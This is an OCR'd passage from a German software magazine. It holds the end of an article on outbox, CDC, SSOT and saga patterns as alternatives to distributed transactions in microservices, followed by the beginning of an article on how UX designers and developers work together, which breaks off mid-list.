Die mögliche Inkonsistenz, wenn auch sehr unwahrscheinlich, führt in erster Reaktion zur Ablehnung dieses Ansatzes. Auf den zweiten Blick passt diese Strategie sehr gut zu Use Cases, bei denen der Verlust der Datenänderung nicht ins Gewicht fällt oder der mögliche Datenverlust wegen der fehlenden Transaktionseigenschaften in den Folgesystemen akzeptiert werden muss. IoT-Systeme schicken so viele Messdaten, dass es in der Regel auf den Verlust von ein paar wenigen Daten nicht ankommt. Oder das Schreiben erfolgt gegen ein System, das gar keine Transaktionen kennt, wie beispielsweise ein LDAP-Server.

Transactional Outbox oder Outgoing Transactions

Ist der Verlust der Daten nicht akzeptabel, so kann als Alternative die Transactional Outbox [3] eingesetzt werden. Das Prinzip hierbei ist das transaktionale Schreiben in die fachlichen Tabellen der Anwendung und in eine sogenannte Outgoing Table innerhalb derselben Datenbank. Die Outgoing Table enthält die Nachrichten, die an das andere System übertragen werden müssen. Ein weiterer Prozess selektiert diese Datensätze und küm-

mert sich um die gesicherte Übertragung an das andere System. Dieser Schritt erfolgt wiederum innerhalb einer Transaktion.

Damit ergeben sich ein paar wichtige Vorteile. Die Daten in der Outgoing Table gehen nicht verloren. Bei einem Fehler in der Übertragung der ausgehenden Datensätze kann sie so oft wiederholt werden, bis sie erfolgreich durchgeführt wurde. Das geschieht ohne Beeinträchtigung der ursprünglichen Transaktion, da diese bereits festgeschrieben wurde. Falls die Daten in der Outgoing Table schon im gewünschten Format vorliegen (beispielsweise im JSON-Format), muss sich der Übertragungsprozess nicht mehr um die Konvertierung kümmern. Der Übertragungsprozess kann Bestandteil der Anwendung sein oder auch als eigenständiger Prozess betrieben werden. Darüber hinaus kann der Prozess so generisch implementiert werden, dass er für viele Outgoing Tables in unterschiedlichen Systemen verwendet werden kann. Im Kubernetes-Umfeld wäre ein sogenannter Sidecar-Container mit dieser Funktionalität sehr gut einsetzbar.

Damit der Transfer der Nachrichten nicht zum Erliegen kommt, ist die Überwachung des Übertragungsprozesses ein kritischer Faktor. Da sich ein eigenständiger Prozess in der Regel leichter überwachen lässt als ein Thread innerhalb der Anwendung, sollte der Übertragungsprozess außerhalb der eigentlichen Anwendung laufen. Hier leistet Kubernetes sehr gute Dienste, indem der getrennt laufende Container mit Health Checks versehen werden kann.

Change Data Capture (CDC)

Da in den meisten Fällen die Persistierung der Daten in einem relationalen Datenbanksystem erfolgt, bietet sich mit CDC [4] eine Möglichkeit, die nach demselben Funktionsmuster wie die Outgoing Table funktioniert. Der einzige Unterschied liegt darin, dass die Änderungen in der Datenbank aus dem Transaktionslog gelesen werden. Somit kann für jede Tabelle der Datenbank eine CDC-Überwachung definiert werden. Erst wenn die Änderung an den Tabellen im Transaktionslog festgeschrieben wurde, startet der CDC-Prozess mit seiner Arbeit. Viele der großen kommerziellen Datenbankhersteller bieten diese Funktionalität schon seit sehr vielen Jahren an. Aber keine Sorge, wer sich im Open-Source-Umfeld aufhält, findet bei Debezium [5] die notwendige Unterstützung für seine Datenbank.

Ein Nachteil von CDC liegt darin, dass die betroffenen Tabellen, so wie sie in der Datenbank definiert werden, auch durch das Transaktionslog überwacht werden. Eine fachliche Änderung innerhalb der Datenbank kann sich aber über mehrere Tabellen erstrecken. Das hat zur Folge, dass solche Änderungen wieder zu einer Gesamtheit zusammengeführt werden müssen. Hierfür bietet es sich an, die Outgoing Table von oben einzusetzen, die dann vom CDC-Prozess überwacht wird. Wer will, kann zur denormalisierten Befüllung der Outgoing Table altbekannte Datenbankobjekte wie Trigger und Stored Procedure einsetzen. Somit bietet die Kombination aus Outgoing Transactions und CDC ein mächtiges Werkzeug, um Daten zuverlässig zu übertragen.

Single Source of Truth (SSOT)

Die Strategie SSOT [6] ist auch nicht neu. Das Prinzip dahinter besagt, dass die Wahrheit der Daten an einer einzigen Stelle liegen soll. Von dieser Stelle aus können sich andere Systeme die Daten holen und sind zum Zeitpunkt des Abrufens sicher, dass es sich um den aktuellen Stand handelt.

Übertragen auf unsere Problemstellung der Kompensation nicht vorhandener verteilter Transaktionen ergibt sich also die folgende Möglichkeit: Datenänderung in einem Service werden nicht sofort in der zugehörigen Datenbank selbst gespeichert, sondern stattdessen transaktional an ein Messagingsystem übertragen. Die Services besitzen einen Message Consumer, der auf diese Nachrichten lauscht. Sobald die Nachricht von den Consumern empfangen werden, führen sie die Änderung in der jeweiligen Datenbank aus. Die Rückübertragung der Nachricht vom Messagingsystem in die Datenbank erfolgt wieder innerhalb einer Transaktion. Eine ausführliche Beschreibung unter Verwendung von Kafka kann auf dem Blog von Confluent [7] nachgelesen werden.

Der Einsatz dieser indirekten Datenänderung macht vor allem dann Sinn, wenn auch noch andere Systeme an den Änderungen interessiert sind. Sobald diese Nachrichten als Events modelliert und als grundsätzliches Kommunikationsmuster eingesetzt werden, spricht man von Event Sourcing [8]. Ein Nachteil beim SSOT liegt in der Tatsache begründet, dass auch der Service, der die Änderungen direkt vom Clientaufruf empfangen hat, diese nicht sofort in seiner Datenbank speichert. Der Client bekommt die Änderung als erfolgreich bestätigt, sobald die Nachricht ins Messagingsystem übertragen worden ist. Verzögert sich nun die Verarbeitung durch den eigenen Message Consumer, bekommt der Client, falls er direkt danach die vermeintlich geänderten Daten abfragt, immer noch die alten Werte angezeigt. Dieses Verhalten ist einem Anwender nur sehr schwer zu erklären und im Normalfall geht der Anwender davon aus, dass seine Änderungen nicht ordnungsgemäß ausgeführt wurden. Damit verschwindet das Vertrauen in die Korrektheit, wodurch auch die schlussendliche Konsistenz in Frage gestellt wird.

Sagas

Die letzte Möglichkeit in dieser Aufzählung sind Sagas [9]. Sagas sind Abfolgen von lokalen Transaktionen, die wiederum weitere lokale Transaktionen in anderen Services über Events oder Trigger auslösen. Sobald ein Fehler auftritt, wird eine Serie von sogenannter Kompensationstransaktionen ausgelöst, die die zuvor gemachten Änderungen wieder rückgängig machen. Die Weiterleitung der Events bzw. Trigger kann dabei über ein Messagingsystem oder durch direkte synchrone

Aufrufe stattfinden. Die Steuerung dieser Abfolge der lokalen Transaktionen kann dezentral, also mittels Choreografie, oder zentral über eine sogenannte Orchestrierung erfolgen.

Die Umsetzung mit einer zentralen Steuerungslogik ähnelt sehr stark dem Vorgehen bei einer verteilten Transaktion (2PC). Auch hier ist der zentrale Transaktionsmanager für die Abfolge der Transaktionen in den beteiligten Transaktionspartnern zuständig. Im Fehlerfall muss er alle Transaktionspartner über das Rollback informieren, wodurch diese dann für das Zurückführen der Änderung zuständig sind. Im Fall der Datenbanken wird einfach das sogenannte After Image verworfen und das Before Image wieder als aktueller Datenstand gespeichert. Dieses Rollback kann bei Sagas nur sehr umständlich umgesetzt werden. Jeder Service muss die Businesslogik für das Zurückrollen der Änderungen selbst implementieren, was einen nicht unerheblichen Programmier- und Testaufwand darstellt.

Es gibt jedoch noch einen weiteren speziellen Nachteil, den man bei Sagas kaum verhindern kann: Sobald ein Service die Änderungen der sogenannten Saga-Transaktion lokal bei sich ausgeführt hat, können diese Daten von anderen Services über einen API-Aufruf gelesen werden. Werden diese Änderungen jetzt mit einer Kompensationstransaktion im Rahmen der Saga wieder zurückgerollt, bekommt der API-Aufrufer davon nichts mit. In der Datenbankwelt spricht man von Phantom oder Dirty Reads. Der API-Aufrufer hat also Daten gelesen, die er eigentlich nie hätte sehen sollen, da die zugrundeliegende Transaktion später zurückgenommen wurde.

Beim dezentralen Ansatz zur Koordination, also mit Choreografie, kommt es immer wieder zu dem Fall, dass eine Saga-Transaktion empfangen wird und eine weitere Saga-Transaktion ausgelöst werden muss. Es findet also eine lokale Transaktion gegen die Datenbank und die Erstellung einer weiteren Saga-Transaktion statt. Im Fall einer asynchronen Weiterleitung der Saga-Transaktion ergibt sich somit wieder die Notwendigkeit einer verteilten Transaktion. Der Übergang in Richtung Event Sourcing kann fließend damit einhergehen.

Fazit

Man sollte je nach Use Case entscheiden, welche der aufgeführten Strategien am besten passt. Je einfacher das gewählte Verfahren, desto einfacher ist die Umsetzung und desto geringer ist die Wahrscheinlichkeit, Daten in einem inkonsistenten Zustand zu hinterlassen. So kann es durchaus sein, dass ein Best Efforts 1PC für den speziellen Fall genau die richtige Wahl darstellt.

Outgoing Transactions in Kombination mit CDC bieten ein relativ einfach verständliches Verfahren, das ohne Datenverluste große Sicherheit bietet. Auch ohne den Einsatz von CDC kann man mit vernünftigem Aufwand eine sichere Lösung selbst implementieren, die mit der passenden Generik mehrfach zum Einsatz kommen kann. Dieser Mehrfacheinsatz führt automatisch zu einer breiten Testbasis und außerdem amortisiert sich der anfängliche Implementierungsaufwand sehr schnell.

Der SSOT-Ansatz verschwimmt in den Projekten sehr oft mit Event Sourcing. Wenn die Umsetzung von SSOT schon nach den Prinzipien von Event Sourcing erfolgt (Events als Nachrichtenformat), ist die Möglichkeit des Einsatzes von Event Sourcing zumindest nicht blockiert. Ob Event Sourcing für ein Projekt der richtige Ansatz ist, sollte jedoch unter Einbeziehung weiterführender Kriterien diskutiert und aktiv entschieden oder abgelehnt werden.

Sagas können zum Teil sehr kompliziert werden und bieten somit in der Umsetzung einiges an Fehlerpotential. Die notwendigen Kompensationstransaktionen erhöhen ebenso den Aufwand für die Verwendung. Darüber hinaus müssen diverse Entscheidungen zur Transaktionskoordination und zur Weiterleitung der Transaktionen getroffen werden. Ohne passende Frameworks sollten Sagas nicht die erste Wahl zur Vermeidung von verteilten Transaktionen sein. Leider ist die Auswahl an Saga Frameworks noch sehr gering. Aktuell stehen im Java-Bereich nur sehr wenige Saga Frameworks zur Auswahl (u. a. Eventuate Tram Sagas [10]) und MicroProfile bemüht sich seit Langem, mit MicroProfile Long Running Actions (LRA) [11] einen Standard zu etablieren. Bleibt also abzuwarten, ob sich in diesem Gebiet in Zukunft noch etwas bewegt.

Michael Hofmann ist freiberuflich als Berater, Coach, Referent und Autor tätig. Seine langjährigen Projekterfahrungen in den Bereichen Softwarearchitektur, Java Enterprise und DevOps hat er im deutschen und internationalen Umfeld gesammelt.

info@hofmann-itconsulting.de

Links & Literatur

[1] https://en.wikipedia.org/wiki/Fallacies_of_distributed_computing

[2] https://www.javaworld.com/article/2077963/distributed-transactions-in-spring--with-and-without-xa.html?page=2

[3] https://microservices.io/patterns/data/transactional-outbox.html

[4] https://en.wikipedia.org/wiki/Change_data_capture

[5] https://debezium.io/blog/2019/02/19/reliable-microservices-data-exchange-with-the-outbox-pattern/

[6] https://en.wikipedia.org/wiki/Single_source_of_truth

[7] https://www.confluent.io/blog/messaging-single-source-truth/

[8] https://martinfowler.com/eaaDev/EventSourcing.html

[9] https://microservices.io/patterns/data/saga.html

[10] https://github.com/eventuate-tram/eventuate-tram-sagas

[11] https://github.com/eclipse/microprofile-lra

Das User Interface im Wandel – Teil 2

Gemeinsam: Designer und Entwickler

Software muss heute gleichermaßen funktionieren und für Begeisterung sorgen. Stundenlang sitzen unsere Kunden vor den von uns gestalteten Interfaces. Es ist wie eine Verpflichtung, ihnen die bestmögliche User Experience zu bieten – auch für eine Software, die Rechnungen prüft oder den Workflow der Steuerprüfung managt.

von Dr. Veikko Krypczyk und Elena Bochkor

Im ersten Teil der Serie haben wir die geschichtliche Entwicklung der Benutzeroberflächen, beginnend bei Command Line Interface bis hin zu Natural-, Voice- und Organic User Interface betrachtet. Dabei wurde deutlich, dass der Gestaltung der Benutzerschnittstelle einer Software besondere Aufmerksamkeit gewidmet werden muss. Unsere Nutzer bekommen nur das User Interface (UI) zu Gesicht. Alles andere bleibt ihnen verborgen. Selbst in den langweiligsten Programmen muss es uns gelingen, für unsere Kunden ein so gutes Werkzeug zu erstellen, dass sie gerne damit arbeiten. Der Grund ist naheliegend: In unzähligen Bereichen ist der Computer zum Arbeitswerkzeug geworden, ohne eine funktionierende IT können anfallende Aufgaben nicht mehr erledigt werden. Daraus folgt, dass dieses Werkzeug eine bestmögliche Qualität aufweisen muss, damit die Nutzer es gerne einsetzen und ihre Aufgaben einfach erledigen können.

Damit diese Anforderungen an moderne UIs erreicht werden, muss man sich diesem Thema mit entsprechender Expertise widmen. Ein UI neben der Funktionalität zu gestalten, wird kaum noch gelingen. Viele Softwareentwicklungsunternehmen setzen daher Spezialisten für diese Aufgabe ein. Dabei entsteht eine neue Schnittstelle zwischen Design und Entwicklung. Die Zusammenarbeit muss koordiniert und die übergebenen Dokumente müssen abgestimmt werden. Im zweiten Teil unserer Artikelserie widmen wir uns der Zusammenarbeit zwischen diesen beiden Kernbereichen der Softwareentwicklung.

Designer sind Spezialisten

UI-Designer beschäftigen sich mit der Gestaltung von Benutzeroberflächen an der Schnittstelle zwischen Mensch und Maschine. Sie sorgen dafür, dass die Kommunikation in beide Richtungen funktioniert. Im Gesamtprozess der Softwareentwicklung sind sie die „Nutzerversteher", die das Verhalten der Nutzer beobachten, auswerten und die Benutzerschnittstellen entsprechend optimieren.

Früher war es mehr oder weniger Nutzersache, sich in IT-Anwendungen zurechtzufinden. Man bekam eine Software, dazu ein Handbuch und musste zusehen, wie man die Anwendung bediente. Heutzutage dagegen sind qualitativ hochwertige Softwareprodukte nutzerfreundlich, leicht verständlich und brauchen keine Erklärung. Wie andere Berufe auch, befindet sich das Berufsbild des UI-Designers im ständigen Wandel. Ausgehend von den Aufgaben der Gestaltung von Webseiten hat sich das Arbeitsfeld umfassend erweitert. Zu den Aufgaben des Designs von Webseiten kam die Gestaltung von mobilen Apps. Heute stehen alle Arten von Software im Fokus,

gleich ob es sich um eine spezialisierte Branchensoftware in Form einer Desktopapplikation handelt oder um eine „hippe“ mobile App, um die Kunden eines Stores für Bekleidung, Technik usw. zu begeistern. Seit einiger Zeit hat sich dafür der Begriff User Experience Designer (UX-Designer) etabliert. Aus der Sicht der UX-Designer steht das gesamte Erlebnis ihrer Nutzer im Mittelpunkt. Typische Fragen sind:

- Wie interagiert ein Nutzer mit einer App?
- Welche Funktionen sollte die Anwendung haben, damit der Nutzer ein gutes Erlebnis hat?
- Welche Bedienelemente tragen dazu bei, dass die erwünschten Emotionen bei den Kunden ausgelöst werden?

Die Herausforderung liegt darin, dass die User Experience nur schwer messbar ist. Den Grad der Zielerreichung können wir nur abschätzen oder über andere Kennzahlen annähernd bestimmen. Die Nutzererfahrung ist subjektiv und damit nur bedingt vom Designer zu beeinflussen. Die Arbeit des modernen UX-Designs ist zunächst wenig technisch. Sie bezieht ihr Methodenspektrum eher aus der Marktforschung und entwickelt daraus den passenden Produktentwurf. Dazu sind psychologische Grundkenntnisse wichtiger als technische Raffinesse.

Der UX-Designer ist somit derjenige, der das Nutzungserlebnis plant und gestaltet. Gemeint sind dabei alle Erfahrungen und emotionalen Aspekte, die den Nutzer bei der Interaktion mit einem Produkt begleiten. Das Ziel ist ein positives Nutzererlebnis eines zufriedenen Kunden. Ein guter UX-Designer soll somit „multifunktional“ sein und sich bereit fühlen, mehrere Rollen zu übernehmen: Usability und Requirements Engineer, Informationsarchitekt, UI- und Informationsdesigner. Diese Rollen haben unterschiedliche Aufgaben. Der Usability Engineer ist für die Planung zuständig. Der Requirements Engineer führt den User Research durch, beschreibt den Nutzerkontext, erstellt Personas und Spezifikationen der Nutzeranforderungen. Der Informationsarchitekt beschäftigt sich mit der Informationsarchitektur, der UI-Designer erstellt die ersten Low-Fidelity-Prototypen, und der Interaktionsdesigner liefert dann in einer Iteration den Styleguide, bevor ein High-Fidelity-Prototyp entwickelt wird. Zum Schluss werden die Prototypen durch Usability-Tester überprüft und evaluiert.

Die Aufgabe des UX-Designers ist es somit, die Zielgruppen und die Konkurrenz zu analysieren und daraus eine Strategie zu entwickeln, Aufgabenumfang und Anforderungen zu definieren sowie die Strukturierung der Inhalte und Funktionen vorzunehmen. Als UX-Designer muss man in der Lage sein, sich in die Nutzer hineinversetzen zu können. Dafür muss man in der Lage sein, quer denken zu können. Im Zusammenhang mit der Usability eines Produkts stellt sich oft auch die Frage nach neuen Interaktionsformen jenseits gängiger Eingabegeräte wie Maus, Tastatur und Touchscreen. Papier und Stift, mit denen die ersten Scribbles entstehen, sind die wichtigsten Handwerkszeuge. Auch Wireframing-Tools wie Axure, Balsamiq oder Wirefy gehören dazu. So werden die ersten Klick-Dummys erstellt, anhand derer das Konzept auf Machbarkeit überprüft wird.

Erforschen statt erraten

Damit der UX-Designer passende Entwürfe für das UI ableiten kann, muss er die Domäne des Nutzers gründlich aus der Sichtweise der Interaktion erforschen. Dazu bedient man sich umfangreich aus dem Methodenspektrum der Marktforschung. Ausgangspunkt für die Betrachtungen kann der „Prozess zur Gestaltung gebrauchstauglicher Systeme“ sein [1]. Dabei werden folgende Prinzipien in den Mittelpunkt des Handelns gestellt:

- Die Gestaltung basiert auf einem umfassenden Verständnis der Benutzer, deren Arbeitsaufgaben und -umgebungen.
- Die Benutzer werden während der Gestaltung und Entwicklung aktiv einbezogen.
- Das Verfeinern und Anpassen von Gestaltungslösungen wird fortlaufend auf der Basis von Evaluierungsergebnissen vorangetrieben.
- Der Prozess verläuft schrittweise (interaktiv).
- Es wird die gesamte User Experience berücksichtigt.
- Das Gestaltungsteam arbeitet fachübergreifend.

Die UX stellt eine Erweiterung von Usability dar. Bei Usability geht es primär um die Nutzung, d. h. Bedienung (Effektivität, Effizienz) einer Software. Die UX umfasst dagegen alle Effekte, die die Software betreffen. Dabei werden alle Aktivitäten der Software entlang des Lebenszyklus erfasst. Das betrifft zum Beispiel die folgenden Fragen:

- *Installation und Einrichtung der Software auf dem Zielsystem des Kunden*: Auf welche Weise kann die Software am besten in das Zielsystem des Kunden integriert werden?
- *Lizenzierung*: Entsprechen die Lizenzoptionen den Wünschen der Kunden? Um beispielsweise einen Projektmitarbeiter mit der notwendigen Software auszustatten, ist es hilfreich, wenn eine befristete Lizenz erworben werden kann.
- *Bedienung*: Hierzu zählen die Aspekte der Usability, d. h. kann die Software wie gewünscht bedient werden?
- *Design und Style*: Entspricht das UI den Wünschen der Kunden? Werden Vorgaben des Corporate Designs berücksichtigt? Ist die Gestaltung an den Kontext der Nutzer angepasst? Werden die richtigen Begriffe aus der Domäne verwendet?
- *Deinstallation*: Auch am Ende ihrer Einsatzzeit muss sich die Software stets im Sinne des Nutzers verhalten. Dazu gehört zum Beispiel, dass sie sich rückstandlos vom System entfernen lässt.




Abb. 1: Wechselseitige Abhängigkeiten beim UX-Design [1]




Abb. 2: MVP: Produktentwicklung reduziert auf den tatsächlichen Bedarf

Als Leitfaden für die Gestaltung kann das iterative Vorgehen beim Usability Engineering der ISO herangezogen werden (**Abb. 1**).

Eine strikte Nutzerorientierung ist Voraussetzung und bedeutet, dass man die Verhaltensweisen der Nutzer tatsächlich erforscht. Das oftmals angewendete Vorgehen, nur Vermutungen anzustellen, wie der Nutzer die Software bedienen könnte, ist nicht zielführend und zudem äußerst fehleranfällig. In der Folge entsteht dann ein UI, das der Produktentwickler gut bedienen kann, das dem Nutzer jedoch als unreif, nicht passend oder fehlerbehaftet erscheint. Die Wahrscheinlichkeit, am Nutzer vorbei zu entwickeln, ist umso größer, je weiter man selbst fachlich von der Domäne des Anwendungssystems entfernt ist. Man kann sich ggf. in die Anforderungen an eine Dialogerfassung einer Kundendatenbank hineinversetzen. Um jedoch ein UI für eine Software aus dem medizinischen Bereich zu konzipieren, braucht es dringend die Expertise aus der Fachwelt.

Aufgrund des abstrakten Charakters von Software kann man den Nutzer i. d. R. nicht direkt nach der Lösung fragen. Er weiß oftmals nicht genau, wie die Software gestaltet sein sollte, damit sie eine bestmögliche UX bietet. Es ist also Aufgabe des UX-Designers zu erforschen, was der Nutzer braucht, und auf dieser Basis einen Lösungsvorschlag zu erarbeiten. Man spricht auch von evidenzbasierter Softwareentwicklung. Dazu muss die Frage beantwortet werden, welche Szenarien (Bedienung, Nutzung, Einsatz) wahrscheinlich sind und wie das UI gestaltet werden muss, damit es den Anforderungen entspricht.

Minimal Viable Product

Technische Produktdesigner neigen dazu, alle erdenklichen Möglichkeiten in die Bedienung eines Produkts einzubauen. Das ist ein anspruchsvolles Vorhaben, das jedoch nicht mit dem Ziel einer guten UX vereinbar ist, denn das Ergebnis sind überladene Oberflächen, sehr lange Bedienfolgen und die Auswahl an unendlich immer wieder gleichen Optionen. Mittels Nutzerforschung ist der Frage nachzuspüren, was das häufigste Einsatzszenario ist. Für diese Nutzung wird versucht, das genau passende Produkt – in diesem Fall das UI – zu entwickeln. Es handelt sich um das Minimal Viable Product (MVP). Was zunächst nach Sparen und strengem Pragmatismus aussieht, hat seine klare Berechtigung. In einer Welt mit Produkten, die unzählige Funktionen und Optionen bietet, sorgt das MVP für eine klare Orientierung. Der Begriff entstammt dem Lean-Startup-Gedanken. Das schnell und einfach erstellte Produkt wird nur mit den Kernfunktionen ausgestattet und zügig veröffentlicht, um möglichst schnell Feedback von Nutzern einzuholen. Dieses Feedback wird verwendet, um die Weiterentwicklung des Produkts voranzutreiben (**Abb. 2**).

Dabei soll vermieden werden, dass Aufwand betrieben wird, um Software zu entwickeln, die der Nutzer gar nicht braucht. Schlanke Produkte, die genau die gewünschte – und auch nur diese – Funktion erfüllen, sind das Ziel.

Den Nutzerkontext erforschen

Es werden ausgewählte Methoden aus der Forschung verwendet, um den Nutzer besser einschätzen zu können. Dazu gehören sowohl qualitative als auch quantitative und sogenannte hybride Methoden, die Elemente aus beiden Bereichen enthalten [2]. Zu den qualitativen Methoden der Datenerhebung gehören im Umfeld zur Erforschung der UX Tiefeninterviews, Fokusgruppen, Feldstudien und Expertenbefragungen. Kennzeichnend sind kleine Teilnehmergruppen, die meist eine direkte Beobachtung durch den Forscher bzw. die direkte Interaktion zwischen den Probanden und dem Forscher ermöglichen. Das Ziel ist es, einen Eindruck von der Nutzerwahrnehmung zu bekommen. Im Gespräch kann sehr gut ermittelt werden, wie die Software beim Kunden tatsächlich ankommt. Aus den Äußerungen und den direkten Beobachtungen können Schlussfolgerungen über den Erfolg und den Sinn einzelner Maßnahmen abgeleitet werden. Man erfasst das „Rauschen“ der Nutzermeinung zum Produkt. Dabei ist zu beachten, dass qualitativ erhobene Ergebnisse i. d. R. noch nicht verallgemeinert werden können. Dafür ist die Stichprobe

der Teilnehmer meist zu klein. Sie stellen damit zunächst Hypothesen dar, die man über Methoden der quantitativen Forschung bestätigen lassen sollte.

Zu den quantitativen Methoden der UX-Forschung, die ebenso in den Arbeitsbereich von Designerinnen und Designern fällt, zählen beispielsweise Onlineumfragen, A/B-Testing und Klick-Tracking und -Analysen. Das Ziel ist es, numerische Daten über das Nutzungsverhalten einer größeren Anzahl von Nutzern zu erhalten. Stichproben für quantitative Erhebungen sollen i. d. R. mehr als 50 Teilnehmer (je mehr, desto aussagekräftiger) umfassen.

Hybride Methoden der UX-Forschung, zum Beispiel Card Sorting, kombinieren die qualitative mit der quantitativen Datenerhebung.

Fallstudie: UX-Forschung zur Ermittlung der Nutzerbedürfnisse

Es geht um die Benutzerführung eines betrieblichen Anwendungssystems mit einer Vielzahl von Funktionen. Unter den Funktionen sind Basisfunktionen, die wahrscheinlich von nahezu allen Nutzern der Software verwendet werden. Da das Funktionsspektrum in der letzten Zeit durch zahlreiche Produktupdates erweitert wurde, ist auch die Komplexität des UI stark angestiegen. Zahlreiche Menüpunkte, umfangreiche und komplexe Dialogfelder und lange Bedienfolgen sind ein unerwünschter Nebeneffekt. Es stellt sich die Frage nach einer drastischen Vereinfachung des UI, um die UX zu steigern. Die Anwender sollen wieder mehr Freude und Leichtigkeit bei der Bedienung der Software erfahren. Es wird vermutet, dass viele Funktionen der Software gar nicht oder nur sehr selten genutzt werden. Andere Funktionen (Basisfunktionen) werden höchstwahrscheinlich von allen Nutzern regelmäßig angewendet. Diese Vermutung basiert auf ersten Äußerungen einzelner Nutzer.

Da das Anwendungssystem durch sehr viele Anwender genutzt wird, kann nicht gesagt werden, ob diese Vermutung korrekt ist. Ein einfaches Entfernen von Funktionen ist zwar schnell erledigt, könnte aber dann zu einer neuen Unzufriedenheit und ggf. sogar dazu führen, dass die Software künftig weniger eingesetzt wird. Daher soll im Rahmen einer UX-Studie das Nutzungsverhalten systematisch und belastbar erforscht werden. Ausgangspunkt ist die vorliegende Vermutung über die Nichtnutzung bestimmter Funktionen. Dazu werden aus dem Bereich der qualitativen Forschung die Methoden Beobachtung und Expertenbefragung ausgewählt. Eine kleinere Gruppe von Anwendern (Zufall) wird nach deren Zustimmung bei der Bedienung der Software beobachtet. Dabei geht es darum, herauszufinden, welche Funktionen und Dialogfelder der Anwendung regelmäßig verwendet werden. Ebenso bekommt man Hinweise über die Art und Weise der Nutzung, zum Beispiel ob primär mittels Tastatur oder Maus bedient wird. Zusätzlich werden ausgewählte Nutzer nach der Arbeit der Software in einem persönlichen Gespräch befragt. Wir bekommen hier weitere wichtige Hinweise zum Einsatz des Anwendungssystems. Die Daten der Beobachtung und Expertenbefragung werden verdichtet und daraus werden folgende Hypothesen zur Nutzung der Software abgeleitet:

1. Die Software beinhaltet ein zu großes Funktionsspektrum, das die Bedienung der Kernfunktionen oft erschwert.
2. Die Nutzer suchen oft zu lange, um eine bestimmte Funktion zu finden. Viele Rückfragen an den Support sind die Folge.
3. Einige Funktionen werden wahrscheinlich nie oder äußerst selten genutzt, sodass wir sie aus der Software entfernen können.
4. Basisfunktionen könnten direkt über ein eigenes Menü aufgerufen werden, da sie nahezu ständig verwendet werden.

Diese Hypothesen sind durch Messung (quantitative Forschung) zu bestätigen. Dazu wurde in die Software (mit dem kommenden Update) ein anonymes Klick-Tracking und eine anonyme Klickanalyse eingebaut. Diese liefert genaue Ergebnisse über das Nutzungsverhalten der einzelnen Funktionen in der Software. Nach der Auswertung der Daten konnten folgende Ergebnisse abgeleitet werden:

1. *Kategorien*: Die enthaltenen Funktionen der Software werden in Kategorien nach deren Verwendung eingeteilt: Basisfunktionen, erweiterte Funktionen und sehr selten benötigte Funktionen.
2. *Basisfunktionen*: Diese werden in der Erreichbarkeit der Bedienung priorisiert und aufgewertet. Sie werden auf oberster Ebene platziert und können mit maximal ein bis zwei Mausklicks bzw. einprägsamen Tastenkombinationen aufgerufen werden.
3. *Erweiterte Funktionen*: Sie werden im UI nach hinten gerückt. Innerhalb von Dialogfeldern sind sie beispielsweise über den Zusatz Erweitert … zu erreichen.
4. *Selten genutzte Funktionen*: Funktionen, die nur vereinzelt genutzt werden, sind bei der Standardinstallation nicht mehr vorhanden. Sie können optional nachinstalliert werden. Anhand der Anzahl der Nachinstallationen kann evaluiert werden, ob eine weitere Pflege dieser Funktionen noch erfolgen muss oder ob sie aus der Software entfernt werden sollen.

Mit einer solchen oder ähnlichen Vorgehensweise der UX-Forschung ist es möglich, ein überladenes UI zu bereinigen und für eine deutlich bessere UX zu sorgen, das dem Ansatz des MVP folgt. Spezialfunktionen und erweiterte Nutzungsszenarien können bei Bedarf genutzt werden.

Prototypen als zentrales Element

Trotz aller Forschung gilt beim UI-Design zur Erreichung einer besseren UX das alte Prinzip „Probieren

Wichtig ist, dass bei jedem Schritt eine Abstimmung der Mitarbeiter aus dem UX-Design mit dem Entwicklungsbereich stattfindet, um nur realisierbare Entwürfe zu konzipieren.

geht über Studieren". Daraus folgt eine zentrale Funktion von Prototypen, um die Ergebnisse und Schlussfolgerungen der Nutzerforschung zu verifizieren. Damit kann u. a. die Frage beantwortet werden, ob die Entwürfe der Designerinnen und Designer in die grundsätzlich richtige Richtung gehen. Falsche Pfade können schnell wieder verlassen und die Energie kann in neue Ansätze investiert werden. Es steht für das Prototyping eine Reihe von Methoden und Werkzeugen (Schablonen, Softwaretools) zur Verfügung. Deren Bedienung orientiert sich meist an typischen Grafikwerkzeugen. Das Ziel ist es, schnell überprüfbare Ergebnisse – d. h. Entwürfe des UI – zu erhalten. Prototypen sind damit auch ein Mittel der Kommunikation zwischen den Beteiligten [3]:

- *Zwischen dem Produktverantwortlichen und den Designern*: Sind die gewünschten Funktionen enthalten? Entspricht das Design den Vorstellungen?
